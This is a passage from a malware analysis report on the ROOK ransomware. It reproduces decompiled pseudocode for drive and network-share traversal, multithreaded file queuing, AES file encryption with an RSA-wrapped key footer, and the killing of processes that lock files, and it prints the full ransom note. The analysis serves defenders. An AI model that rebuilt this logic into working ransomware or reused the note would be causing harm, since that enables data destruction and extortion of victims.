dup_dir_path = 0i64;
if ( dir_path )
{
   v4 = 2 * lstrlenW(dir_path) + 2;
   d0
      dup_dir_path = HeapAlloc(hHeap, 8u, v4 + 64);
   while ( !dup_dir_path );
   for ( i = 0; i < v4; ++i )
      dup_dir_path[i] = *(dir_path + i);
}
DIR_TO_CRYPT_LIST[DIR_TO_CRYPT_INDEX] = dup_dir_path;
DIR_TO_CRYPT_INDEX = (DIR_TO_CRYPT_INDEX + 1) % MAX_DIR_TO_ENCRYPT;
LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
ReleaseSemaphore(BEGIN_ACCESS_DIR_SEMAPHORE, 1, 0i64);</pre>
```

Figure 28: Adding Directory to Global List & Signaling for Enumeration.

Then, the function begins enumerating the directory for all its sub-directories. ROOK builds the path \*\*'\\\"\*\* and passes it to \*\*FindFirstFileW\*\* to start the enumeration.

```
find_file_path = HeapAlloc(hHeap, 8u, 0x10040ui64);
 find_file_path_1 = find_file_path;
while ( !find_file_path );
lstrcpyW(find_file_path, dir_path);
lstrcatW(find_file_path_1, L"\\*");
find_file_handle = FindFirstFileW(find_file_path_1, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
  if ( DEBUG_FLAG )
  {
    resource_path_len = lstrlenW(dir_path);
    cbMultiByte = WideCharToMultiByte(0xFDE9u, 0, dir_path, resource_path_len, 0i64, 0, 0i64, 0i64);
     resource_path_multibyte = HeapAlloc(hHeap, 8u, cbMultiByte + 64);
    while ( !resource_path_multibyte );
    v13 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v13, resource_path_multibyte, cbMultiByte, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", resource_path_multibyte, LastError);// Can't FindFirstFileW
    HeapFree(hHeap, 0, resource_path_multibyte);
  }
else
```

Figure 29: Enumerating Directory for Sub-Directories.

For each sub-directory found, the malware checks if the filename is not in the list of files and directories to avoid. If it's not, the sub-directory full path is constructed and passed back to recursive\_traverse\_dir to be recursively traversed.

Below is the list of files and directories to avoid.

```
<log_filename>, "Mozilla Firefox", "$Recycle.Bin", "ProgramData", "All Users", "autorun.inf", "boot.ini",
"bootfont.bin", "bootsect.bak", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "desktop.ini", "iconcache.db",
"ntldr", "ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db", "Program Files", "Program Files (x86)",
"AppData", "Boot", "Windows", "Windows.old", "Tor Browser", "Internet Explorer", "Google", "Opera", "Opera
Software", "Mozilla", "#recycle", "..", "."
```

```
else
 do
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) 
eq 0 )// is a directory
     v8 = 0;
     file_to_avoid = &FILES_TO_AVOID;
     while ( lstrcmpiW(FindFileData.cFileName, *file_to_avoid) )
        #v8;
        #file_to_avoid;
       if (v8 \geq 0x22)
         lstrcpyW(full_sub_dir_path, dir_path);
         lstrcatW(full_sub_dir_path, L"\\"); /
         lstrcatW(full_sub_dir_path, FindFileData.cFileName);// build full sub-directory path
         recursive_traverse_dir(full_sub_dir_path);// recursive traversal
         break;
 while ( FindNextFileW(find_file_handle, &FindFileData) );
 FindClose(find_file_handle);
```

Figure 30: Recursively Traversing All Sub-Directories.

If the command-line argument "-paths" is not provided, ROOK manually mounts all drives that have no volume mounted and traverses through all of them.

First, it builds a list of all drive letters and iterates through it to find drives with type DRIVE\_NO\_ROOT\_DIR. Those drives are then added to the end of the list.

```
drive_list[3]
drive_list[4] = L"T:\\";
drive_list[5] = L"Y:
drive_list[6] = L"U:\\";
drive_list[7] = L"I:\\";
drive_list[8] = L"0:\\";
drive_list[9] = L"P:\\'
 drive_list[10] = L"A:\\
drive_list[11] = L"S:\\
drive_list[12] = L"D:\\'
drive_list[13] = L"F:\\";
drive_list[14] = L"G:\\
drive_list[15] = L"H:\\";
 drive_list[16] = L"J:\\";
drive_list[17] = L"K:\\
drive_list[18] = L"L:\\'
 drive_list[19] = L"Z:\\";
drive_list[20] = L"X:\\
drive_list[21] = L"C:\\";
 drive_list[22] = L"V:\\";
drive_list[23] = L"B:\\";
 drive_list[24] = L"N:\\";
 drive_list[25] = L"M:\\";
  drive_name = drive_list[drive_index];
  if ( GetDriveTypeW(drive_name) == DRIVE_NO_ROOT_DIR )
    v3 = no_root_end_index++;
    drive_list[v3 + 26] = drive_name;
   ++drive_index;
while ( drive_index < 26 );
```

Figure 31: Finding Drives with an Invalid Root Path.

Next, ROOK calls FindFirstVolumeW and FindNextVolumeW to scan for available volumes in the system. For each volume, the malware calls GetVolumePathNamesForVolumeNameW to retrieve the volume GUID path and SetVolumeMountPointW to set the path as the root path for the next noroot drive in the list.

Figure 32: Mounting All Unmounted Drives.

Finally, the malware calls GetLogicalDrives to iterate through all the drives in the system and traverse them.

```
mounting_non_root_drives();
LogicalDrives_mask = GetLogicalDrives();
if ( LogicalDrives_mask )
{
    drive_letter = 'A';
    do
    {
        if ( (LogicalDrives_mask & 1) ≠ 0 )
            traverse_drive(drive_letter);
        LogicalDrives_mask >>= 1;
        ++drive_letter;
    }
    while ( drive_letter ≤ 'Z' );
}
v43 = 1;
```

Figure 33: Traversing All Mounted Drives.

## Shares Traversal

When the command-line argument "-shares" is provided, ROOK specifically enumerates them and exits upon completion.

The argument can come in the form of a list of network server paths, which each separated by a comma.

```
if ( shares_cmd_list )
 v21 = 1;
 shares_cmd_val_len = lstrlenW(shares_cmd_list);
 for ( k = 0i64; k < shares_cmd_val_len; ++k )
   if ( shares_cmd_list[k] == ',' )
     shares_cmd_list[k] = 0;
      #+v21;
 do
 {
   v24 = 2i64 * (lstrlenW(shares_cmd_list) + 1);
   do
     target_share_name = HeapAlloc(hHeap, 8u, v24 + 64);
     target_share_name_1 = target_share_name;
   while ( !target_share_name );
   lstrcpyW(target_share_name, shares_cmd_list);
   traverse_net_share(target_share_name_1);
   HeapFree(hHeap, 0, target_share_name_1);
   shares_cmd_list += lstrlenW(shares_cmd_list) + 1;
    --v21;
 while ( v21 );
```

Figure 34: Parsing "-shares" Command-Line Argument.

To traverse each share server, the malware calls NetShareEnum to retrieve information about each shared resource on it.

For each shared resource, if its type is not a special share reserved for interprocess communication (IPC\$) or remote administration of the server (ADMIN\$), the shared resource is skipped.

If the share name is "ADMIN\$", the malware builds the path \*\*"\\\\ADMIN\\$"\*\* and passes it to \*\*recursive\_traverse\_dir\*\* to be traversed.

```
result = NetShareEnum(server_name, 1u, &share_info, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
v3 = result;
if ( result && result ≠ ERROR_MORE_DATA )
share_info_1 = share_info;
v5 = 1;
if ( entriesread )
    if ( (share_info_1→shi1_type & 0x7FFFFFFF) == 0 && lstrlenW(share_info_1→shi1_netname) > 2 ) // is STYPE_SPECIAL
      if ( lstrcmpW(share_info_1→shi1_netname, L"ADMIN$") )
        lstrcpyW(full_resource_path, L"\\\");
        lstrcatW(full_resource_path, server_name);
        lstrcatW(full_resource_path, L"\\");
        lstrcatW(full_resource_path, share_info_1→shi1_netname);
        recursive_traverse_dir(full_resource_path);
    #share_info_1;
    #v5;
  while ( v5 \leq entriesread );
  share_info_1 = share_info;
result = NetApiBufferFree(share_info_1);
```

Figure 35: Traversing Shared Resources.

#### Child Thread

For the spawn child threads, they have two different modes of execution depending on the flag passed in as parameter.

If the flag is 1, the thread will process a directory from the global directory list.

First, it enters a nested while loop like the one we have seen <u>earlier</u>. The first loop waits until the BEGIN\_ACCESS\_DIR\_SEMAPHORE semaphore enters a nonsignaled state, which means no thread is adding to the directory list.

While waiting for that, ROOK efficiently waits to retrieve access to the global file list, extract a file, and encrypts it similar to the previous nested while loop.

```
__fastcall __noreturn child_process_file_and_dir(LPVOID processing_directory_flag)
    [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 if ( processing_directory_flag )
         ( WaitForSingleObject(BEGIN_ACCESS_DIR_SEMAPHORE,
     while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
       EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
       file_to_encrypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
       HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
       LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
       ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
       if ( !file_to_encrypt )
         break;
       encrypt_file(file_to_encrypt);
_ABEL_5:
       HeapFree(hHeap, 0, file_to_encrypt);
     }
```

Figure 36: Waiting for Global Directory List Access.

After the directory list is full, the malware obtains ownership of the list's critical section, extracts a directory out, and begins traversing it for sub-files.

```
EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
file_to_encrypt = DIR_TO_CRYPT_LIST[*(&DIR_TO_CRYPT_INDEX + 1)];
*(&DIR_TO_CRYPT_INDEX + 1) = (*(&DIR_TO_CRYPT_INDEX + 1) + 1) % MAX_DIR_TO_ENCRYPT;
LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
ReleaseSemaphore(END_ACCESS_DIR_SEMAPHORE, 1, 0i64);
if (file_to_encrypt)
{
    traverse_directory(file_to_encrypt);
    goto LABEL_5;
}
```

Figure 37: Extracting Directory & Enumerating for Sub-Files.

For the enumeration, ROOK first builds a path to a ransom note file in the directory, calls CreateFileW to create it and WriteFile to write the ransom note content to it.

Below is the raw content of the ransom note.

unavailable. You can check it: all files on you computer has expansion robet. By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER). [+] What guarantees?[+] Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests. To check the file capacity, please send 3 files not larger than 1M to us, and we will prove that we are capable of restoring. If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise time is much more valuable than money. If we find that a security vendor or law enforcement agency pretends to be you to negotiate with us, we will directly destroy the private key and no longer provide you with decryption services. You have 3 days to contact us for negotiation. Within 3 days, we will provide a 50% discount. If the discount service is not provided for more than 3 days, the files will be leaked to our onion network. Every more than 3 days will increase the number of leaked files. Please use the company email to contact us, otherwise we will not reply. [+] How to get access on website?[+] You have two ways: 1) [Recommended] Using a TOR browser! a) Download and install TOR browser from this site:hxxps:// torproject[.]org/ b) Open our website:<redacted>[.]onion 2) Our mail box: a)<redacted>@onionmail[.]org b)<redacted>@onionmail[.]org c)If the mailbox fails or is taken over, please open Onion Network to check the new mailbox

DANGER!!! DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as result, The Loss all data.
!!!!!! AGAIN: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, please should not interfere. !!!!!!! ONE MORE TIME: Security vendors and law enforcement agencies, please be aware that attacks on us will make us even stronger. !!!!!!!

```
do
{
    ransom_note_path_1 = HeapAlloc(hHeap, 8u, 0x10040ui64);
    ransom_note_path = ransom_note_path_1;
}
while (!ransom_note_path_1);
lstrcpyW(ransom_note_path_1, dir_path);
lstrcatW(ransom_note_path, RANSOMNOTE_FILENAME);// \HowToRestoreYourFiles.txt
ransom_note_handle = CreateFileW(ransom_note_path, 0x400000000u, 1u, 0i64, 1u, 0, 0i64);
if ( ransom_note_handle ≠ -1i64 )
{
    ransom_note_len = lstrlenA(RANSOMNOTE_CONTENT);
    WriteFile(ransom_note_handle, RANSOMNOTE_CONTENT, ransom_note_len, &NumberOfBytesWritten, 0i64);
    CloseHandle(ransom_note_handle);
}
```

Next, it builds the path \*\*"\\"\*\* and passes it to \*\*FindFirstFileW\*\* to begin enumerating through files in the directory.

```
lstrcpyW(ransom_note_path, dir_path);
lstrcatW(ransom_note_path, L"\\*");
find_file_handle = FindFirstFileW(ransom_note_path, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
 if ( DEBUG_FLAG )
    v15 = lstrlenW(dir_path);
   v16 = WideCharToMultiByte(0xFDE9u, 0, dir_path, v15, 0i64, 0, 0i64, 0i64);
     dir_path_multibyte = HeapAlloc(hHeap, 8u, v16 + 64);
   while ( !dir_path_multibyte );
    v18 = lstrlenW(dir_path);
   WideCharToMultiByte(0xFDE9u, 0, dir_path, v18, dir_path_multibyte, v16, 0i64, 0i64);
   LastError = GetLastError();
   log_to_file("Can't FindFirstFileW", dir_path_multibyte, LastError);
    HeapFree(hHeap, 0, dir_path_multibyte);
  }
else
```

Figure 39: Enumerating Files in Directory.

For each found file, ROOK checks to make sure its name is not in the files and directories to avoid list and is not HowToRestoreYourFiles.txt.

Figure 40: Checking for Invalid Filenames.

ROOK also skips the file if its extension is ".exe", ".dll", or ".Rook". After checking, the malware enters a nested while loop to wait until no thread can add to the global file list and extracts files to encrypt during the wait time.

After getting access to the file list, ROOK calls EnterCriticalSection to obtain the ownership of the file list's critical section and adds the subfile to the list.

```
if ( lstrcmpiW(file_extension, L".exe") )
 if ( lstrcmpiW(file_extension, L".dll") && lstrcmpiW(file_extension, L".Rook") )
   while ( WaitForSingleObject(END_ACCESS_FILE_SEMAPHORE, 0) )
     while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
       EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
       v12 = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
       HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
       LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
       ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
       if (!v12)
         break;
       encrypt_file(v12);
       HeapFree(hHeap, 0, v12);
     }
   }
   EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
   v13 = 2 * lstrlenW(sub_file_path) + 2;
     dup_sub_file_path = HeapAlloc(hHeap, 8u, v13 + 64);
   while ( !dup_sub_file_path );
   for (i = 0; i < v13; ++i)
     dup_sub_file_path[i] = *(sub_file_path + i);
   *(FILE_TO_CRYPT_LIST + 8i64 * FILE_TO_CRYPT_INDEX) = dup_sub_file_path;
   LODWORD(FILE_TO_CRYPT_INDEX) = (FILE_TO_CRYPT_INDEX + 1) % MAX_FILE_TO_CRYPT;
   LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
   ReleaseSemaphore(BEGIN_ACCESS_FILE_SEMAPHORE, 1, 0i64);
```

Figure 41: Adding Subfile to Global File List.

If the flag from parameter is 1, the child thread will continuously encrypt files from the global directory list until the list is completely empty.

Figure 42: Iterating & Encrypting Files in Global List.

# File Encryption

Prior to file encryption, ROOK calls SetFileAttributesW to set the file attribute to normal.

It builds the following path \*\*".Rook"\*\* and calls \*\*MoveFileExW\*\* to change the file name to have the encrypted extension \*\*.Rook\*\*.

```
file_to_encrypt_1 = file_to_encrypt;
SetFileAttributesW(file_to_encrypt, FILE_ATTRIBUTE_NORMAL);
v2 = 2i64 * (lstrlenW(file_to_encrypt_1) + 10);
do
  encrypted_file_path_1 = HeapAlloc(hHeap, 8u, v2 + 64);
  encrypted_file_path = encrypted_file_path_1;
while ( !encrypted_file_path_1 );
lstrcpyW(encrypted_file_path_1, file_to_encrypt_1);
lstrcatW(encrypted_file_path, L".Rook");
result = MoveFileExW(file_to_encrypt_1, encrypted_file_path, 9u);// MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH
if ( !result )
  if ( DEBUG_FLAG )
   v54 = lstrlenW(file_to_encrypt_1);
   v55 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v54, 0i64, 0, 0i64, 0i64);
     v56 = HeapAlloc(hHeap, 8u, v55 + 64);
   while ( !v56 );
   v57 = lstrlenW(file_to_encrypt_1);
   WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v57, v56, v55, 0i64, 0i64);
   LastError = GetLastError();
   log_to_file("Can't MoveFileExW", v56, LastError);// can't MoveFileExW
   return HeapFree(hHeap, 0, v56);
  return result:
```

Figure 43: Adding Encrypted Extension.

Next, the malware calls CreateFileW to retrieve the file handle for the target and begins the encryption.

First, it uses the Mbed TLS CTR\_DRBG context to generates a random 16-byte AES key.

```
encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC00000000, 0, 0i64, 3u, 0x8000000u, 0i64);
HeapFree(hHeap, 0, encrypted_file_path);
liDistanceToMove.QuadPart = 0i64;
AES_key = 0i64;
result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
if ( encrypted_file_handle ≠ INVALID_HANDLE_VALUE )
{
ENCRYPT_FILE:
CTR_DRBG_gen_random(&CTR_DRBG_CTX, &AES_key, 16ui64);
```

Figure 44: Randomly Generating AES Key for File.

Next, ROOK populates the following structures for the file footer.

```
struct ROOK_FILE_FOOTER { LARGE_INTEGER file_size; ROOK_CRYPT_METADATA metadata; }; struct
ROOK_CRYPT_METADATA { _QWORD encrypted_chunk_count; _QWORD unk; BYTE AES_key_encrypted_by_my_public[256];
BYTE my_private_key_encrypted_by_Rook_public[2304]; };
```

The malware begins by calling GetFileSizeEx to retrieve the size of the file and store it in the file footer. It then uses the victim's RSA public key to encrypt the AES key and store it in the metadata's AES\_key\_encrypted\_by\_my\_public field.

```
GetFileSizeEx(encrypted_file_handle, &rook_file_footer.file_size);
if ( rook_file_footer.file_size.QuadPart )
{
  rook_file_footer.metadata.unk = 2i64;
  v31 = *(*&MY_PUBLIC_KEY_CTX + 0x148i64);
  if ( v31 )
    if (v31 == 1)
      RSA_encrypt(
        *&MY_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        dwCreationDisposition,
        dwFlagsAndAttributes,
        0x10ui64,
        &AES_key,
        rook_file_footer.metadata.AES_key_encrypted_by_my_public);
  }
  else
    RSA_encrypt_0(
      *&MY_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v30,
      0x10ui64,
      &AES_key,
      rook_file_footer.metadata.AES_key_encrypted_by_my_public);
```

Figure 45: Encrypting AES Key Using Victim's Public Key.

Next, it copies the victim's private key that is encrypted using ROOK's public key during RSA Key Generation into the metadata's my\_private\_key\_encrypted\_by\_Rook\_public field.

```
v73 = 0;
do
{
    rook_file_footer.metadata.my_private_key_encrypted_by_Rook_public[v73] = *(&ROOK_ENCRYPTED_MY_PRIV_KEY + v73);
    ++v73;
}
while ( v73 < 0x900 );</pre>
```

Figure 46: Writing Victim's Encrypted Private Key into File Footer.

If the file size is greater than 0x80000 bytes, the malware reads and encrypts at most three 0x80000-byte chunks at the beginning of the file using AES-128 ECB.

```
( rook_file_footer.file_size.QuadPart / 0x80000 )
while (1)
  ReadFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesRead, 0i64);// read chunk
  memset(AES_context, 0, sizeof(AES_context));
  aes_set_key(AES_context, &AES_key, 128u);// set AES key
  data_buffer_1 = data_buffer;
  v46 = 0x4000i64;
 do
    aes_encrypt_ECB(AES_context, data_buffer_1, data_buffer_1);// encrypt blocks in chunk
    data_buffer_1 += 0x20;
    --v46;
  while ( v46 );
  w_memset(AES_context, 0i64, 288i64);
  SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0); // set file pointer back to beginning of chunk
  WriteFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesWritten, 0i64);// write encrypted data
  encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count + 1i64;// increment chunk count
  liDistanceToMove.QuadPart += 0x80000i64;// move file pointer to head of next chunk
  +rook_file_footer.metadata.encrypted_chunk_count;
  if ( curr_chunk_count == 2 )
    break;
  if ( +curr_chunk_count ≥ total_chunk_count )
    file_size = rook_file_footer.file_size;
    goto LABEL_54;
```

Figure 47: Encrypting Files Larger Than 0x80000 Bytes.

If the file size is less than 0x80000 bytes or is between 0x80000 and 0x180000 bytes, the entire file will be encrypted.

```
encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count;
ENCRYPT_LAST_CHUNK:
       rook_file_footer.metadata.encrypted_chunk_count = encrypted_chunk_count + 1;
       v48 = 16 * (file_size.QuadPart % 0x80000 / 16);// calculate what is left after taking out first chunk
       v49 = file_size.QuadPart % 0x80000 % 16;
       v50 = v48 + 16;
       if (!v49)
         v50 = 16 * (file_size.QuadPart % 0x80000 / 16);
       ReadFile(encrypted_file_handle, data_buffer, v50, &NumberOfBytesRead, 0i64);
       v51 = v48 + 16;
       if (!v49)
         v51 = v48;
       memset(v69, 0, sizeof(v69));
       aes_set_key(v69, &AES_key, 128u);
       if (v51 > 0)
         data_buffer_ptr = data_buffer;
         v53 = ((v51 - 1) \gg 5) + 1;
           aes_encrypt_ECB(v69, data_buffer_ptr, data_buffer_ptr);
           data_buffer_ptr += 0x20;
           --v53;
         }
         while ( v53 );
       w_memset(v69, 0i64, 288i64);
       SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0);
       if ( v49 )
         v48 += 16;
       WriteFile(encrypted_file_handle, data_buffer, v48, &NumberOfBytesWritten, 0i64);
```

Figure 48: Calculating & Encrypting the Last Chunk That Is Less Than 0x80000 Bytes.

Finally, the file footer is written to the end of the file, which ends the encryption routine.

```
SetFilePointerEx(encrypted_file_handle, 0i64, 0i64, FILE_END);
WriteFile(encrypted_file_handle, &rook_file_footer, 0xA18u, &NumberOfBytesWritten, 0i64);
HeapFree(hHeap, 0, data_buffer);
}
return CloseHandle(encrypted_file_handle);
```

Figure 49: Writing File Footer.

If ROOK is unable to open the file prior to encryption, the malware attempts to terminate the file owner's process.

It first calls RmStartSession to starts a new Restart Manager session and WideCharToMultiByte to convert the file path to a multibyte buffer.

```
do
  *(strSessionKey + v73++) = 0;
while ( v73 < 0x42 );
result = RmStartSession(&pSessionHandle, 0, strSessionKey); // start Restart Manager session
if ( result )
{
 if ( !DEBUG_FLAG )
    return result;
  file_to_encrypt_len = lstrlenW(file_to_encrypt_1);
  file_to_encrypt_multibyte_len = WideCharToMultiByte(
                                     CP_UTF8,
                                     Θ,
                                     file_to_encrypt_1,
                                     file_to_encrypt_len,
                                     0i64,
                                     Θ,
                                     0164,
                                     0164);
 do
    file_to_encrypt_multibyte = HeapAlloc(hHeap, 8u, file_to_encrypt_multibyte_len + 64);
 while ( !file_to_encrypt_multibyte );
  v35 = lstrlenW(file_to_encrypt_1);
  WideCharToMultiByte(
    CP_UTF8,
    file_to_encrypt_1,
    v35,
    file_to_encrypt_multibyte,
    file_to_encrypt_multibyte_len,
    0i64,
    0164);
 v36 = 0;
 v37 = "Can't RmStartSession";
                                             // Can't RmStartSession
```

Figure 50: Starting A Restart Manager Session.

Using that session handle, the malware calls RmRegisterResources to register the target file as a resource to the RM.

```
if ( RmRegisterResources(pSessionHandle, 1u, &file_to_encrypt_1, 0, 0i64, 0, 0i64) )
{
   if ( DEBUG_FLAG )
   {
      v26 = lstrlenW(file_to_encrypt_1);
      v27 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v26, 0i64, 0, 0i64, 0i64);
      do
           file_to_encrypt_multibyte_1 = HeapAlloc(hHeap, 8u, v27 + 64);
      while ( !file_to_encrypt_multibyte_1 );
      v29 = lstrlenW(file_to_encrypt_1);
      WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v29, file_to_encrypt_multibyte_1, v27, 0i64, 0i64);
      log_to_file("Can't RmRegisterResources", file_to_encrypt_multibyte_1, 0);
      file_to_encrypt_multibyte_2 = file_to_encrypt_multibyte_1;
      goto LABEL_27;
   }
}
```

Figure 51: Registering Target File as a Resource.

Next, it calls RmGetList to get a list of all applications that are using the file. For each of these applications, if the application's type is Windows Explorer or a critical process, it is skipped.

Then, ROOK checks to make sure the application is not its own ransomware process through the process IDs. Finally, it calls OpenProcess to retrieve the process's handle and terminate it using TerminateProcess.

```
pnProcInfo = 10;
if (!RmGetList(pSessionHandle, pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &dwRebootReasons))// get applications
  for ( i = 0; i < pnProcInfo; ++i )
   proc_index = i;
   ApplicationType = rgAffectedApps[proc_index].ApplicationType;
   if ( ApplicationType ≠ RmExplorer && ApplicationType ≠ RmCritical )
     proc_ID = rgAffectedApps[i].Process.dwProcessId;
     if ( GetCurrentProcessId() ≠ proc_ID )// process ≠ Rook process
       target_proc_handle = OpenProcess(0x100001u, 0, proc_ID);// DELETE
       target_proc_handle_1 = target_proc_handle;
       if ( target_proc_handle == INVALID_HANDLE_VALUE )
       }
       else
         TerminateProcess(target_proc_handle, 0);
         WaitForSingleObject(target_proc_handle_1, 0x1388u);
         CloseHandle(target_proc_handle_1);
```

Figure 52: Terminating File Owners.

After terminating all processes that are using the file, ROOK passes it back in to be encrypted.

```
TRY_ENCRYPTING_AGAIN:
    RmEndSession(pSessionHandle);
v1 = 0;
encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC00000000, 0, 0i64, 3u, 0x8000000u, 0i64);
HeapFree(hHeap, 0, encrypted_file_path);
liDistanceToMove.QuadPart = 0i64;
AES_key = 0i64;
result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
if ( encrypted_file_handle ≠ -1i64 )
    goto ENCRYPT_FILE;
```

Figure 53: Setting Up File to Be Encrypted Again.

## References

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